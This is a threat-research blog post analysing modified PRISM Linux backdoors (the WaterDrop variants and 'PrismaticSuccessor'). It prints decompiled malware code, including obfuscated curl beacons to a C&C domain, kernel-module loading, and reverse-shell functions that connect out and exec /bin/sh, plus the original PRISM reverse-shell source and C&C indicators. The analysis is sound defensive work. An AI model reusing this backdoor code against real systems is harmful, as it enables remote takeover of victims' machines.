PRISM attacks fly under the radar

cybersecurity.att.com/blogs/labs-research/prism-attacks-fly-under-the-radar

1. AT&T Cybersecurity
2. Blog

August 23, 2021 | Fernando Dominguez

Executive summary

AT&T Alien Labs has recently discovered a cluster of Linux ELF executables that have low or zero anti-virus detections in VirusTotal (see example in figure 1), though our internal threat analysis systems have flagged them as malicious. Upon inspection of the samples, Alien Labs has identified them as modifications of the open-source PRISM backdoor used by multiple threat actors in various campaigns.

We have conducted further investigation of the samples and discovered that several campaigns using these malicious executables have managed to remain active and under the radar for more than 3.5 years. The oldest samples Alien Labs can attribute to one of the actors date from the 8th of November, 2017.




Figure 1. PRISM sample marked as clean in VirusTotal, as captured by Alien Labs.

Analysis

WaterDrop

The WaterDrop variant is easily identifiable as it includes a function named xencrypt which performs XOR encryption with the hard-coded single-byte 0x1F key. Starting in version 7 of the WaterDrop variant, samples include the plain-text string “WaterDropx vX started”, where X is the integer version number. So far, we have observed versions 1, 2.2, and 3 still using the name PRISM. Versions 7, 9, and 12 are named WaterDropx.

It also uses the easily identifiable User Agent string “*agent-waterdropx*” for the HTTP-based command and control (C&C) communications, and it reaches to subdomains of the waterdropx[.]com domain.

While all these may seem to be fairly obvious indicators, the threat actor behind this variant has managed to maintain a zero or almost-zero detection score in VirusTotal for its samples and domains. This is most likely due to their campaigns being fairly small in size. The waterdropx[.]com domain was registered to the current owner on August 18, 2017, and as of August 10, 2021, it was still online.

Besides the base PRISM features, WaterDrop introduces XOR encryption for the configuration and an additional process that regularly queries the C&C for commands to execute (see figure 2).

```
        var_d0h._0_4_ = 0x6b6b7738;
        var_d0h._4_4_ = 0x3030256f;
        var_c8h = 0x7e68316d;
        var_c4h = 0x7b6d7a6b;
        var_c0h = 0x676f706d;
        var_bch = 0x72707c31;
        var_b8h = 0x272c2e25;
        var_b4h = 0x6b30272a;
        var_b0h = 0x7273737a;
        var_ach = 0x312d697a;
        var_a8h = 0x22692067;
        var_a4h = 0;
    // 'http://r.waterdropx.com:13858/tellmev2.x?v=
        xencrypt((int64_t)&var_d0h);
```

```
        var_50h = (char *)&var_d0h;
        var_50h = (char *)strcat(var_50h, "7");
        var_48h = "&act=touch";
        var_50h = (char *)strcat(var_50h, "&act=touch");
        var_40h = "&xid=";
        var_50h = (char *)strcat(var_50h, "&xid=");
        var_38h = (int64_t)dest;
        var_58h = (char *)strcat(var_50h, (char *)var_38h);
        var_58h = (char *)strcat(var_58h, "\'");
        var_110h._0_4_ = 0x736d6a7c;
        var_110h._4_4_ = 0x3f5e323f;
        var_108h = 0x7a787e38;
        var_104h = 0x68326b71;
        var_100h = 0x6d7a6b7e;
        var_fch = 0x6f706d7b;
        var_f8h = 0x323f3867;
        var_f4h = 0x534c6c79;
        var_f0h = 0x7c32323f;
        var_ech = 0x7a717170;
        var_e8h = 0x6b326b7c;
        var_e4h = 0x707a7276;
        var_e0h = 0x2e3f6b6a;
        var_dch = 0x72323f2f;
        var_d8h = 0x3f2f2d3f;
        var_d4h = 0;
    // curl -A 'agent-waterdropx' -fsSL --connect-timeout 10 -m 20
        xencrypt((int64_t)&var_110h);
        var_30h = (char *)&var_110h;
        var_60h = strcat(var_30h, var_58h);
        memset(&s, 0, 0x400);
        var_28h = cmd_exec_w_output((char *)var_60h, (char *)&s, 0x400);
        _var_20h = parse_cnc_response((char *)var_28h);
        if (_var_20h != 0) {
            var_10h = "&act=report";
            var_8h = "&ret=";
            var_58h = (char *)strcat(var_50h, "&act=report");
            var_58h = (char *)strcat(var_58h, var_8h);
            var_58h = (char *)strcat(var_58h, (char *)var_28h);
            var_58h = (char *)strcat(var_58h, "\'");
            var_60h = strcat(var_30h, var_58h);
            memset(&s, 0, 0x400);
            cmd_exec_w_output((char *)var_60h, (char *)&s, 0x400);
        }
        sleep(*(undefined4 *)0x602b38);
    } while( true );
}
```

Figure 2. Function to query C&C for commands

This communication with the C&C server is plain-text HTTP, and it is performed via the curl command. In all the versions Alien Labs has observed, the option -A "agent-waterdropx" is used, meaning the User Agent header will remain constant across versions.

We have also observed some samples of this variant that load a Kernel Module if the process is executed with root privileges (see figure 3).

```
void start_rootkit(void)
{
    int64_t iVar1;
    int64_t *piVar2;
    int64_t *piVar3;
    uint8_t uVar4;
    int64_t var_570h;
    int64_t var_4a0h;
    void *s;
    int64_t var_8h;

    uVar4 = 0;
    // KOFileC="/lib/modules/$(uname -r)/extra/kacpi_dog/waterdropx.ko";if [ -f "${KOFile}" ];then /sbin/insmod
    // ${KOFile};else echo "not found";fi;
    piVar2 = (int64_t *)
             "TPYvsz\"=0sv}0rp{jszl0;7jq~rz?2m60zgkm~0t~|ov@{px0h~kzm{mpog1tp=$vy?D?2y?=;dTPYvszb=?B$kwzq?0l}vq0vqlrp{?;dTPYvszb
    ;
    piVar3 = &var_4a0h;
    for (iVar1 = 0x11; iVar1 != 0; iVar1 = iVar1 + -1) {
        *piVar3 = *piVar2;
        piVar2 = piVar2 + 1;
        piVar3 = piVar3 + 1;
    }
    *(undefined4 *)piVar3 = *(undefined4 *)piVar2;
    xencrypt((int64_t)&var_4a0h);
    memset(&s, 0, 0x400);
    var_8h = cmd_exec_w_output((char *)&var_4a0h, (char *)&s, 0x400);
    // KOFileC="/lib/modules/$(uname -r)/extra/kacpi_dog/waterdropx.ko";if [ -f "${KOFile}" ];then ps -aef|grep -v
    // grep|grep kacpi_dog|tr -s " "|cut -d " " -f2|xargs -n1 kill -31;else echo "not found";fi;
    piVar2 = (int64_t *)
             "TPYvsz\"=0sv}0rp{jszl0;7jq~rz?2m60zgkm~0t~|ov@{px0h~kzm{mpog1tp=$vy?D?2y?=;dTPYvszb=?B$kwzq?ol?2~zycxmzo?2i?xmzocx
    ;
    piVar3 = &var_570h;
    for (iVar1 = 0x18; iVar1 != 0; iVar1 = iVar1 + -1) {
        *piVar3 = *piVar2;
        piVar2 = piVar2 + (uint64_t)uVar4 * -2 + 1;
        piVar3 = piVar3 + (uint64_t)uVar4 * -2 + 1;
    }
    *(undefined4 *)piVar3 = *(undefined4 *)piVar2;
    *(undefined *)((int64_t)piVar3 + 4) = *(undefined *)((int64_t)piVar2 + 4);
    xencrypt((int64_t)&var_570h);
    memset(&s, 0, 0x400);
    cmd_exec_w_output((char *)&var_570h, (char *)&s, 0x400);
    return;
}
```

Figure 3. Installing the waterdrop.ko Kernel Module

Version evolution

PRISM v1

Alien Labs has found samples tagged as "PRISM v1" that we can attribute to the same threat actor with high confidence as they use the same C&C domain (waterdropx[.]com). The samples also share distinctive features such as the agent-waterdropx User Agent string.

Compared to the public PRISM, this version introduces the creation of a child process that constantly queries the C&C server for commands to execute. The initial request to the C&C server is performed by the following command:

```
curl -A 'agent-waterdropx' 'http://r.waterdropx[.]com:13858/tellmev2.x?v=1&act=touch'
```

PRISM v1 does not feature any kind of obfuscation, packing, or encryption of the binaries.

PRISM v2.2

PRISM v2.2 introduces the usage of XOR encryption to obfuscate sensitive data, such as the BASH command strings used. The key is a single byte, and it is hard coded to the 0x1F value. This particular key is used across all the samples from this threat actor we observed.

For this version, the initial C&C URI request format is:

```
/tellmev2.x?v=2.2&act=touch
```

PRISM v3

PRISM v3 is identical to v2.2, with one exception: clients include a bot id for identification purposes. This bot id is saved to /etc/.xid and used in the malware beacon (see figure 4).

```
        var_120h = 0x24387b76;
        var_11ch = 0x247679;
  // if [ -f '/etc/.xid' ];then cat /etc/.xid | head -1;else echo 'noid';.fi;
        xencrypt((int64_t)&var_160h);
        s1 = (char *)cmd_exec_w_output((char *)&var_160h, (char *)&s, 0x400);
        if (s1 == (char *)0x0) {
            *(char **)0x6024a0 = "noid";
        } else {
            *(char **)0x6024a0 = (char *)strtok(s1, 0x401e9f);
        }
        strcpy(dest, *(char **)0x6024a0);
    }
    var_d0h._0_4_ = 0x6b6b7738;
    var_d0h._4_4_ = 0x3030256f;
    var_c8h = 0x7e68316d;
    var_c4h = 0x7b6d7a6b;
    var_c0h = 0x676f706d;
    var_bch = 0x72707c31;
    var_b8h = 0x272c2e25;
    var_b4h = 0x6b30272a;
    var_b0h = 0x7273737a;
    var_ach = 0x312d697a;
    var_a8h = 0x22692067;
    var_a4h = 0;
  // 'http://r.waterdropx.com:13858/tellmev2.x?v=
    xencrypt((int64_t)&var_d0h);
    var_50h = (char *)&var_d0h;
    var_50h = (char *)fcn.00401019(var_50h, "3");
    var_48h = "&act=touch";
    var_50h = (char *)fcn.00401019(var_50h, "&act=touch");
    var_40h = "&xid=";
    var_50h = (char *)fcn.00401019(var_50h, "&xid=");
    var_38h = (int64_t)dest;
    var_58h = (char *)fcn.00401019(var_50h, (char *)var_38h);
    var_58h = (char *)fcn.00401019(var_58h, "\'");
```

Figure 4. Usage of bot id

The initial request format is:

```
/tellmev2.x?v=3&act=touch&xid=
```

Waterdrop v7

Waterdrop v7 introduces the use of a Kernel Module that is installed using insmod if the process has root privileges. The code responsible for this task can be seen in Figure 3. We have not yet been able to retrieve the Kernel Module for analysis. Therefore, we are not able to determine the purpose of this payload.

The rest of the code is identical to PRISM v3, only changing the hard-coded version value.

As such, the initial request format is:

```
/tellmev2.x?v=7&act=touch&xid=
```

Waterdrop v9

Continuing the trend of previous versions, the changes on Waterdrop v9 are minimal. The only change found in this version is that instead of using a hard-coded ICMP password, the bot uses its own bot id as ICMP password to spawn reverse shells.

The initial request format is:

```
/tellmev2.x?v=9&act=touch&xid=
```


Waterdrop v12

Waterdrop v12 is almost identical to its predecessors, with an enhancement to the backdoor stability. As such, the initial request format is:

```
/tellmev2.x?v=12&act=touch&xid=
```

AT&T Alien Labs discovers malware family "PrismaticSuccessor"

Alien Labs began its research investigating the z0gg[.]me domain. Said domain resolves to an IP address that is shared by another twelve domains (see figure 5).



STATUS	HOSTNAME	QUERY TYPE	ADDRESS	FIRST SEEN	LAST SEEN	ASN	COUNTRY
Suspicious	z0gg.me	A	154.48.227.25	2021-07-23 10:09	2021-07-23 11:36	AS137443 Anchnet Asia Limited	United States
Suspicious	x63.in	A	154.48.227.25	2021-07-23 10:09	2021-07-23 11:36	AS137443 Anchnet Asia Limited	United States
Suspicious	x47.in	A	154.48.227.25	2021-07-23 10:09	2021-07-23 11:36	AS137443 Anchnet Asia Limited	United States
Suspicious	s.rammus.me	A	154.48.227.25	2021-06-11 09:03	2021-07-23 11:35	AS137443 Anchnet Asia Limited	United States
Suspicious	rammus.me	A	154.48.227.25	2021-06-11 09:02	2021-07-23 11:35	AS137443 Anchnet Asia Limited	United States
Suspicious	sw.rammus.me	A	154.48.227.25	2021-06-11 09:02	2021-07-23 11:36	AS137443 Anchnet Asia Limited	United States

Figure 5. Domain overlaps for target address

Some of the overlapping domains are known PRISM C&C domains, however, z0gg[.]me is contacted by several samples that also reach out to github.com. Particularly, samples were observed contacting the "https://github.com/lirongchun/i" repository.

In this repository we can observe the following files.

- Three documents containing an IP address (README.md) and a port number (README1.md and MP.md).
- A bash script for dirty cow (CVE-2016-5195) exploitation, named "111."

  Several ELF binaries, including:
  - git: A custom malware implant
  - ass: The open-source security tool named "hide my ass" compiled for the x64 architecture
  - ass32: The open-source security tool named "hide my ass" compiled for the x86 architecture

As the actor is using a public git repository to host its malware and infrastructure information, we can obtain the historical data and see its evolution.

For example, we can gather all the IP addresses that the actor has used as C&C servers with the following command:

```
$ git log -p README.md |grep "^+"|grep -v "+++"

+45.199.88[.]86

+154.48.227[.]27

+207.148.118[.]141

+154.48.227[.]27

+165.22.136[.]80

+154.48.227[.]27

+156.236.110[.]79

+43.230.11[.]125

+172.247.127[.]136

+127.0.0[.1]

+192.168.3[.]173

+192.168.3[.]173:80

+192.168.3[.]173

+118.107.180[.]8

+s.rammus[.]me

+s.rammus[.]me:80

+192.168.3[.]150:80

+192.168.3[.]150^80

+192.168.3[.]150^

+^192.168.3[.]150

+^192.168.3[.]133
```

It is also notable that the malware implant has received several updates over time. We can pull all the binaries uploaded to the repository that are not open-source security tools, as listed here:

```
1.1M        MP.out

15K         git

15K         git (1)

15K         git (2)
```

```
16K         git (3)
1.1M        git (4)
1.1M        git (5)
15K         git443
16K         git53
1.1M        gitest
11K         hostname
12K         ps
10K         wm
12K         wm (1)
14K         wm32
15K         wmgithub
```

```
$ shasum -a 256 *
```

```
933b4c6c48f82bbb62c9b1a430c7e758b88c03800c866b36c2da2a5f72c93657  MP.out
f19043c7b06db60c8dd9ff55636f9d43b8b0145dffe4c6d33c14362619d10188  git
eeabee866fd295652dd3ddbc7552a14953d91b455ebfed02d1ccdee6c855718d  git (1)
3a4998bb2ea9f4cd2810643cb2c1dae290e4fe78e1d58582b6f49b232a58575a  git (2)
3366676681a31feadecfe7d0f5db61c4d6085f5081b2d464b6fe9b63750d4cd8  git (3)
cc3752cc2cdd595bfed492a2f108932c5ac28110f5f0d30de8681bd10316b824  git (4)
baf2fa00711120fa43df80b8a043ecc0ad26edd2c5d966007fcd3ffeb2820531  git (5)
eb64ee2b6fc52c2c2211018875e30ae8e413e559bcced146af9aa84620e3312f  git443
d1d65b9d3711871d8f7ad1541cfbb7fa35ecc1df330699b75dd3c1403c754278  git53
77ddc6be62724ca57ff45003c5d855df5ff2b234190290545b064ee4e1145f63  gitest
1de9232f0bec9bd3932ae3a7a834c741c4c378a2350b4bbb491a102362235017  hostname
7ed15e59a094ca0f9ccac4c02865172ad67dcfc5335066f67fe3f11f68dd7473  ps
1eb6973f70075ede421bed604d7642fc844c5a47c53d0fb7a9ddb21b0bb2519a  wm
```

```
6f983303bb82d8cc9e1ebf8c6c1eb7c17877debc66cd1ac7c9f78b24148a4e46  wm (1)

e4fe57d9d2c78a097f38cba7a9aad7ca53da24ecbcad0c1e00f21d34d8a82de4  wm32

b08d48cc12c6afa5821a069bd6895175d5db4b5a9dde4e04d587c3dec68b1920  wmgithub
```

Grouping them by size we observed two different clusters: 1) one containing samples that are around 15K and 2) ones that are around 1.1MB. After a quick triage, we assessed that the light-weight binaries are standard PRISM backdoors, while the bigger sized binaries belong to another malware family. Given the git's history, we were able to observe how the actor started using the PRISM backdoor for their operative, and then on July 16, 2019, switched to the custom implant in commit 6055e31cc87679a7198e1143d1eddcdfc9313816. It is also notable that this custom implant's binaries are packed using a modified version of UPX.

The following binary analysis of said custom implants uses sample with SHA256 aaeee0e6f7623f0087144e6e318441352fef4000e7a8dd84b74907742c244ff5 as a reference.

Figure 6. Detection evolution for analyzed sample

The binaries from this particular malware family are quite large in size (1-3 MB compared to the ~15KB of the typical PRISM binary). This is due to the binaries having libcurl statically compiled into them, which is evident due to the presence of known libcurl strings. We have named this malware family "PrismaticSuccessor."

By decompiling the main function, Alien Labs observed that the binary takes an optional parameter. If said parameter is the character "9," it prints the configuration. For these binaries, the configuration consists of two URLs: 1) HostUrl is used to fetch the C&C host and 2) PortUrl is used to fetch the port number to contact the previous host on.

We have also observed that immediately after these actions, the malware attempts to open and lock /var/lock/sshd.lock. If it fails to do so, it fakes a segmentation fault. This procedure ensures that the malware is not already running in the machine (see figure 7).

```
void __fastcall __noreturn main(int argc, char **argv, char **env)
{
  size_t v3; // rax
  size_t v4; // rax
  unsigned __int16 v5; // ax
  int fd; // [rsp+14h] [rbp-1Ch]
  int i; // [rsp+1Ch] [rbp-14h]

  if ( argc == 2 && *argv[1] == '9' )
  {
    fprintf(stdout, "[+]HostUrl->\t%s\n", "https://raw.githubusercontent.com/lirongchun/i/master/README.md");
    fprintf(stdout, "[+]PortUrl->\t%s\n", "https://raw.githubusercontent.com/lirongchun/i/master/README1.md");
  }
  fd = open("/var/run/sshd.lock", 66, 438LL);
  if ( flock(fd, 6) )
  {
    if ( *__errno_location() == 11 )
      printf("Segmentation fault (core dumped)");
    exit(0);
  }
```

Figure 7. Configuration and lock check

Next, the malware decrypts a string containing a process name, which is used to overwrite “argv”. This technique avoids using prctl. The possible command line arguments are also smashed and replaced by the whitespace character (see figure 8).

```
  chdir("/");
  decrypt_rot13(aMcwfkvf, (__int64)src, 2);
  v3 = strlen(*argv);
  strncpy(*argv, src, v3);
  for ( i = 1; i < argc; ++i )
  {
    v4 = strlen(argv[i]);
    memset(argv[i], ' ', v4);
  }
```

Figure 8. Argv smashing

Note that the aMcwfkvf variable contains the “[mcwfkvf]” value, which is decrypted to “[kauditd]” in “src.” The decryption routine is ROT13 with -2 as key. This particular ROT13 only rotates lower- and upper-case letters, not symbols or numbers (see figure 9).

```
size_t __fastcall decrypt_process_name(const char *cyphertext, __int64 res, int key)
{
  char v3; // al
  char v4; // al
  size_t result; // rax
  char c; // [rsp+2Bh] [rbp-15h]
  int i; // [rsp+2Ch] [rbp-14h]

  for ( i = 0; ; ++i )
  {
    result = strlen(cyphertext);
    if ( i >= result )
      break;
    c = cyphertext[i];
    if ( c <= '`' || c > 'z' )
    {
      if ( c <= '@' || c > 'Z' )
      {
        *(_BYTE *)(res + i) = c;
      }
      else
      {
        if ( c - key % 26 <= 64 )
          v4 = c - key % 26 + 26;
        else
          v4 = c - key % 26;
        *(_BYTE *)(res + i) = v4;
      }
    }
    else
    {
      if ( c - key % 26 <= 96 )
        v3 = c - key % 26 + 26;
      else
        v3 = c - key % 26;
      *(_BYTE *)(res + i) = v3;
    }
  }
  return result;
}
```

Figure 9. ROT13 implementation

The above actions conclude the environment setup process for the malware. Next, the malicious activity begins, which includes spawning child processes, so the malware can multitask. This also makes it harder to trace the malware (see figure 10).

```
if ( fork() )
  exit(0);
while ( fork() )
{
  if ( !fork() )
  {
    get_cnc_host_github();
    get_cnc_port_github();
    port = atoi(nptr);
    spawn_reverse_shell(dest, port);
    exit(0);
  }
  if ( !fork() )
    ((void (*)(void))loc_849100)();
  if ( !fork() )
    ((void (*)(void))loc_8491C0)();
  sleep(15u);
}
contact_fallback_cnc();
exit(0);
}
```

Figure 10. Malicious activity loop

Spawning child processes:

The first fork terminates the parent and only lets the child continue – the first-order child.

First-Order Child. This first-order child will fork again, spawning a second order child. The first order child will execute the “While” loop body endlessly, spawning three additional child processes (third-order childs). The second order child will contact the fallback C&C server.

Second-Order Child. The second-order child will open a reverse shell session to a fallback hard-coded C&C server. The sample ships with up to three C&C addresses, encrypted with ROT13. These addresses attempt to resolve via gethostbyname. The first one that resolves successfully is contacted on TCP port 80. For this particular sample, the secondary C&C address list is “z0gg.me”, “x63.in” and “x47.in.” (See figure 11.)

```
000000008490B0                            ; char *cnc_addrs
000000008490B0 10 E0 58 00 00 00 00 00    cnc_addrs    dq offset aB0iiOg    ; DATA XREF: contact_fallb
000000008490B0                                                               ; contact_fallback_cnc+131
000000008490B0                                                               ; "b0ii.og"
000000008490B8 18 E0 58 00 00 00 00 00    off_8490B8   dq offset aZ63Kp     ; CODE XREF: LOAD:0000000
000000008490B8                                                               ; "z63.kp"
000000008490C0 1F E0 58 00 00 00 00 00                 dq offset aZ47Kp     ; "z47.kp"
```

Figure 11. ROT13 encrypted C&C list

The server is also required to reply with a password in order for the reverse shell to be successfully established. However, the required password is not shipped in the binary. Instead, the malware calculates the MD5 hash of the replied buffer and compares it to the hard-coded value “ef4a85e8fcba5b1dc95adaa256c5b482”.

This communication is performed whether the primary C&C server is successfully contacted or not. The primary C&C server does not include a password mechanism. (See figure 12.)_

```
int contact_fallback_cnc()
{
  struct hostent *host; // rax
  size_t v1; // rax
  size_t v2; // rax
  size_t v3; // rax
  char s[208]; // [rsp+0h] [rbp-8130h] BYREF
  struct sockaddr addr; // [rsp+D0h] [rbp-8060h] BYREF
  char buf[32]; // [rsp+E0h] [rbp-8050h] BYREF
  char s1[16384]; // [rsp+100h] [rbp-8030h] BYREF
  char v9[16392]; // [rsp+4100h] [rbp-4030h] BYREF
  int cnc_socket; // [rsp+8108h] [rbp-28h]
  int i; // [rsp+810Ch] [rbp-24h]
  struct hostent *v12; // [rsp+8110h] [rbp-20h]
  int v13; // [rsp+811Ch] [rbp-14h]

  i = 0;
  LODWORD(host) = socket(2, 1, 0);
  cnc_socket = (int)host;
  if ( (int)host >= 0 )
  {
    for ( i = 0; i <= 2; ++i )
    {
      memset(s, 0, 200uLL);
      rot13((&cnc_addrs)[i], (__int64)s, 2);
      host = gethostbyname(s);                    // Attempt to resolve CnC addr
      v12 = host;
      if ( host )
        break;
      if ( i == 2 )
        return (int)host;
    }
    bzero(&addr, 0x10uLL);
    addr.sa_family = 2;
    bcopy(*(const void **)v12->h_addr_list, &addr.sa_data[2], v12->h_length);
    *(_WORD *)addr.sa_data = htons(80u);        // Port 80 hard-coded
    LODWORD(host) = connect(cnc_socket, &addr, 0x10u);
    if ( (int)host >= 0 )
    {
      v1 = strlen((&cnc_addrs)[i]);
      write(cnc_socket, (&cnc_addrs)[i], v1);
      dup2(cnc_socket, 0);
      dup2(cnc_socket, 1);
      dup2(cnc_socket, 2);
      v13 = 0;
      v13 = read(cnc_socket, buf, 0x20uLL);
      v2 = strlen(buf);
      sub_48CA00((__int64)buf, v2, v9);
      sub_408E43((__int64)v9, s1, 16);
      v3 = strlen(s2);                            // s2 = "ef4a85e8fcba5b1dc95adaa256c5b482"
      if ( !strncmp(s1, s2, v3) )
      {
        system("echo -e \"[\x1B[32m+\x1B[0m]`/bin/hostname`\n[\x1B[32m+\x1B[0m]`/usr/bin/id`
        execl("/bin/sh", "/bin/sh", 0LL);
      }
      LODWORD(host) = close(cnc_socket);
```

Figure 12. Secondary command and control server contact

The first of the third-order child processes gets the C&C host and port from github and opens a reverse shell to the IP:PORT indicated in those URLs (see figure 13 and 14).

```
void get_cnc_host_github()
{
  char *src; // [rsp+8h] [rbp-8h] BYREF

  src = 0LL;
  inet_download_url("https://raw.githubusercontent.com/lirongchun/i/master/README.md", &src);
  strcpy(dest, src);
  if ( src )
    free(src);
}
```

Figure 13. Obtaining C&C host from github

```
void get_cnc_port_github()
{
  char *src; // [rsp+8h] [rbp-8h] BYREF

  src = 0LL;
  inet_download_url("https://raw.githubusercontent.com/lirongchun/i/master/README1.md", &src);
  strcpy(nptr, src);
  if ( src )
    free(src);
}
```

Figure 14. Obtaining C&C port from github

The function to spawn a shell to a host is very similar to the one found in PRISM's source code, if not identical (see figure 15 and 16).

```
int __fastcall spawn_reverse_shell(const char *host, uint16_t port)
{
  struct hostent *v2; // rax
  struct sockaddr s; // [rsp+10h] [rbp-20h] BYREF
  int fd; // [rsp+24h] [rbp-Ch]
  struct hostent *v6; // [rsp+28h] [rbp-8h]

  LODWORD(v2) = socket(2, 1, 0);
  fd = (int)v2;
  if ( (int)v2 >= 0 )
  {
    v2 = gethostbyname(host);
    v6 = v2;
    if ( v2 )
    {
      bzero(&s, 0x10uLL);
      s.sa_family = 2;
      bcopy(*(const void **)v6->h_addr_list, &s.sa_data[2], v6->h_length);
      *(_WORD *)s.sa_data = htons(port);
      LODWORD(v2) = connect(fd, &s, 0x10u);
      if ( (int)v2 >= 0 )
      {
        dup2(fd, 0);
        dup2(fd, 1);
        dup2(fd, 2);
        write(fd, "git", 3uLL);
        execl("/bin/sh", "/bin/sh", 0LL);
        LODWORD(v2) = close(fd);
      }
    }
  }
  return (int)v2;
}
```

Figure 15. Spawning a shell session to C&C

```c
/*
 * Start the reverse shell
 */
void start_reverse_shell(char *bd_ip, unsigned short int bd_port)
{
    int sd;
    struct sockaddr_in serv_addr;
    struct hostent *server;

    /* socket() */
    sd = socket(AF_INET, SOCK_STREAM, 0);
    if (sd < 0)
        return;

    server = gethostbyname(bd_ip);
    if (server == NULL)
        return;

    bzero((char *) &serv_addr, sizeof(serv_addr));
    serv_addr.sin_family = AF_INET;
    bcopy((char *)server->h_addr, (char *)&serv_addr.sin_addr.s_addr, server->h_length);
    serv_addr.sin_port = htons(bd_port);

    /* connect() */
    if (connect(sd,(struct sockaddr *)&serv_addr,sizeof(serv_addr)) < 0)
        return;

    /* motd */
    write(sd, MOTD, strlen(MOTD));

    /* connect the socket to process sdout,stdin and stderr */
    dup2(sd, 0);
    dup2(sd, 1);
    dup2(sd, 2);

    /* running the shell */
    execl(SHELL, SHELL, (char *)0);
    close(sd);
}
```

Figure 16. PRISM function to spawn the reverse shell session

If it fails to spawn the shell, the child dies and the whole process will be reattempted in 15 seconds.

The other two third-order child processes jump to shellcode routines. These routines are encrypted with a hard-coded 8-byte XOR key and include a small self-decrypting stub (see figures 17 and 18).




Figure 17. First shellcode routine

Each of these routines build a command in the stack and launch it. For the analyzed sample the commands were /bin/sh -c sed -i "/\\(z0gg.me\\|x63.in\\)/d" /etc/hosts and /bin/sh -c "grep -q 'nameserver 8.8.8.8' /etc/resolv.conf||echo 'nameserver 8.8.8.8' >> /etc/resolv.conf". (See figure 18.)

Figure 18. Emulated stack with example command string

When Alien Labs searched for the obtained command lines, we got an interesting result in StackOverflow where a user complains about a suspicious process in their machine. This indicates that the threat is being used in the wild.

Other variants

We have observed other actors using the PRISM backdoor for their operations. However, in the majority of these cases, the actor(s) use the original PRISM backdoor as is, without performing any major modifications. This fact, combined with the open-source nature of the backdoor, impedes us from properly tracking the actor(s) activity.

Conclusion

PRISM is an open-source simplistic and straightforward backdoor. Its traffic is clearly identifiable and its binaries are easy to detect. Despite this, PRISM's binaries have been undetected until now, and its C&C server has remained online for more than 3.5 years. This shows that while bigger campaigns that receive more attention are usually detected within hours, smaller ones can slip through.

Alien Labs expects the adversaries to remain active and conduct operations with this toolset and infrastructure. We will continue to monitor and report any noteworthy findings.

Detection methods

The following associated detection methods are in use by Alien Labs. They can be used by readers to tune or deploy detections in their own environments or for aiding additional research.

SURICATA IDS SIGNATURES

```
